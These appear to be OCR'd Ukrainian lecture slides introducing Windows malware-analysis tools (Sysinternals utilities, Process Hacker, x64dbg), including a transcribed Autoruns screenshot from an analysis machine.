
Sysinternals Suite

Sysinternals Suite – https://docs.microsoft.com/en-us/sysinternals/:


- Process Explorer;
- Process Monitor (Filemon, Regmon);
- Autoruns;
- Sysmon;
- PsTools;
- DebugView;
- Sigcheck, Streams, MoveFile, SDelete...

Ліцензія – пропрієтарна, безкоштовна для некомерційного використання.


Process Explorer




Process Monitor



Autoruns


Autoruns - Sysinternals: www.sysinternals.com
File Entry Options Help
Filter:
AppInit KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Office
Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks
Autorun Entry | Description | Publisher | Image Path | Timestamp | VirusTotal
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell 3/18/2019 9:53 PM
cmd.exe | Windows Command Processor | (Verified) Microsoft Windows | c:\windows\system32\cmd.exe | 12/27/1914 11:19 PM
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 5/26/2020 3:31 AM
VBoxTray | VirtualBox Guest Additions Tray Ap... | (Verified) Oracle Corporation | c:\windows\system32\vboxtray.exe | 7/12/2019 2:08 AM
VMware User Process | VMware Tools Core Service | (Verified) VMware, Inc. | c:\program files\vmware\vmware t... | 9/1/2019 1:38 AM
VMware VM3DServic... | (Verified) VMware, Inc. | c:\windows\system32\vm3dservic... | 7/25/2019 8:44 PM
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 5/1/2020 1:02 PM
OneDrive | Microsoft OneDrive | (Verified) Microsoft Corporation | c:\users\user\appdata\local\micro... | 8/18/1913 6:49 AM
Quasar Client Startup | File not found: C:\Users\User\App...
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce 5/28/2020 4:06 AM
Application Restart #0 | Microsoft Visual Studio 2019 | (Verified) Microsoft Corporation | c:\program files (x86)\microsoft vis... | 3/5/2020 5:31 PM
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components 5/1/2020 1:37 PM
n/a | Microsoft .NET IE SECURITY REG... | (Verified) Microsoft Corporation | c:\windows\system32\mscories.dll | 3/4/2019 5:54 AM
HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components 5/1/2020 1:37 PM
n/a | Microsoft .NET IE SECURITY REG... | (Verified) Microsoft Corporation | c:\windows\syswow64\mscories.dll | 3/4/2019 11:12 AM
HKLM\Software\Classes*\ShellEx\ContextMenuHandlers 4/29/2020 12:34 AM
010 Editor Shell Exten... | 010 Editor Shell Extension | (Verified) SweetScape Software | c:\program files\010 editor\shlext0... | 2/5/2020 8:07 AM
Task Scheduler
onedrive.exe
Microsoft OneDrive
Microsoft Corporation
Size: 1,545 K
Time: 8/18/1913 6:49 AM
Version: 20.52.311.11
"C:\Users\User\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
(Escape to cancel) Scanning...
Signed Windows Entries Hidden.

Process Hacker – https://processhacker.sourceforge.io




x64dbg

x64dbg – https://x64dbg.com/:

- x64/x32 налагоджувач для Windows, ring 3;
- підтримка EXE та DLL (TitanEngine), швидкий дизассемблер (Zydis), ассемблер (XEDParse/asmjit), реконструктор PE (Scylla);
- графічний інтерфейс (карта пам'яті, символи, вихідний код, динамічне відображення стеку...);
- можливості пошуку за Yara сигнатурами;
- патчі виконуваних файлів;
- вбудовані засоби автоматизації (власна скриптова мова), розширення.

Ліцензія – вільне програмне забезпечення (GPLv3), безкоштовна.

Приклад lock.exe у x32dbg

